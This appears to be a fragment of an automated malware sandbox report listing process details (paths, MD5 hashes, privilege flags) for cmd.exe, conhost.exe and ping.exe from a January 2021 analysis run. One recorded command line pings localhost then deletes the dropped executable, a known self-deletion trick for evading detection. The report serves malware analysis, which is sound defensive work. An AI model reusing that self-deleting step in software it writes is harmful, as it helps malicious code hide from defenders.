Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe'
Imagebase:	0x240000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5752 Parent PID: 412

General

Start time:	14:32:20
Start date:	30/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Analysis Process: PING.EXE PID: 6268 Parent PID: 412

General

Start time:	14:32:20
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x1e0000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis